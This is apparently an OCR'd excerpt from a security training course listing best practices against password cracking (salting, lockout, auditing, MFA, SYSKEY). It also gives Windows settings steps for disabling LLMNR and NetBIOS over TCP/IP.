
Figure 6.32: Example of password salting

Note: Windows password hashes are not salted.



How to Defend against Password Cracking

1. Use an **information security audit** to monitor and track password attacks
2. Disallow use of the **same password** during a password change
3. Disallow password **sharing**
4. Disallow the use of passwords that can be found in a **dictionary**
5. Do not use **cleartext** protocols and protocols with **weak encryption**
6. Set the **password change policy** to 30 days
7. Avoid **storing passwords** in an unsecured location
8. Do not use any system **default passwords**



How to Defend against Password Cracking (Cont'd)

9. Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10. Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
11. Use a **random string** (salt) as a prefix or suffix to the password before encryption
12. Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
13. Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
14. Monitor the **server's logs** for brute force attacks on the users' accounts
15. Lockout an account subjected to too many **incorrect password** guesses

How to Defend against Password Cracking

The best practices to protect against password cracking are as follows:

- Enable information security auditing to monitor and track password attacks.
- Do not use the same password during a password change.
- Restrict the use of similar passwords and patterns for multiple accounts.


- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Avoid storing passwords in an unsecured location.
- Do not use any system's default passwords.
- Make passwords difficult to guess by using 8–12 alphanumeric characters, with a combination of uppercase and lowercase letters, numbers, and symbols. This is because stronger passwords are harder to crack. Therefore, the more complex the password, the less vulnerable it is to attacks.
- Ensure that applications neither store passwords in memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
- Use a random string (salt) as a password prefix or suffix before performing encryption. This nullifies pre-computation and memorization. Because the salt is usually different for each individual, it is impractical for attackers to construct tables with a single encrypted version of each candidate password. Unix systems typically use a 12-bit set.
- Enable SYSKEY with a strong password to encrypt and protect the Security Account Manager (SAM) database. Usually, the password information of user accounts is stored in the SAM database. It is very easy for password-cracking software to target the SAM database to access passwords. SYSKEY protects password information stored in the SAM database against password-cracking software through strong encryption techniques. Encrypted passwords are more difficult to crack than unencrypted ones.
- Never use personal information (e.g., birth date or a spouse's, child's, or pet's name) to create passwords. Otherwise, it is easy for those close to the user to crack the user's passwords.
- Monitor the server logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the web-server log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web-server logs.
- Lockout accounts that were subjected to an excessive number of incorrect password guesses. This provides protection against brute-force and guessing attacks.
- Many password sniffers can be successful if a LAN manager and NTLM authentication are used. Disable LAN manager and NTLM authentication protocols only after ensuring that doing so does not affect the network.
- Perform a periodic audit of passwords in the organization.

- Check any suspicious application that stores passwords in memory or writes them to the disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service (DoS) attacks. Ensure that the system is updated.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- One of the most effective ways to manage passwords in organizations is to set an automated password reset.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Train employees to thwart social engineering tactics, such as shoulder surfing and dumpster diving, which are used to steal user credentials.
- Configure password policies under the Group Policy object in Windows.
- Perform password screening when new passwords are created to avoid using common passwords.
- Use two-factor or multi-factor authentication; for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.
- Ensure that password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords on screen to avoid shoulder-surfing attacks.
- Perform continuous user behavior analysis and blind-spot analysis.
- Employ geo-lock accounts to restrict users from logging in from different locations or IP addresses.
- Employ programs that monitor the web for leaked passwords. Examine whether the leaked passwords are in use; if yes, change them without delay.
- Rename accounts with high privileges such as administrator accounts to protect against automated password-guessing programs.

How to Defend against LLMNR/NBT-NS Poisoning

Disabling LMBNR

- Open the **Local Group Policy Editor** and navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**
- In the DNS client, double-click on **Turn off multicast name resolution**
- Select the **Enabled** radio button and then click **OK**



Turn off multicast name resolution

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Vista

Help:

Specifies that link local multicast name resolution (LLMNR) is disabled on client computers.


LLMNR is a secondary name resolution protocol. With LLMNR, queries are sent using multicast over a local network link on a single subnet from a client computer to another client computer on the same subnet that also has LLMNR enabled. LLMNR does not require a DNS server or DNS client configuration, and provides name resolution in scenarios in which conventional DNS name resolution is not possible.

If you enable this policy setting, LLMNR will be disabled on all available network adapters on the client computer.

If you disable this policy setting, or you do not configure this policy setting, LLMNR will be enabled on all available network adapters.

Disabling NBT-NS

- Open the **Control Panel** and navigate to **Network and Internet → Network and Sharing Center** and click on **Change adapter settings** option present on the right side
- Right-click on the network adapter and click **Properties**, select **TCP/IPv4** and then click **Properties**
- Under the **General** tab, go to **Advanced → WINS**
- From the **NetBIOS setting** options, check "**Disable NetBIOS over TCP/IP**" radio button and click **OK**



Advanced TCP/IP Settings

WINS addresses, in order of use:

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

☑ Enable LMHOSTS lookup

NetBIOS setting

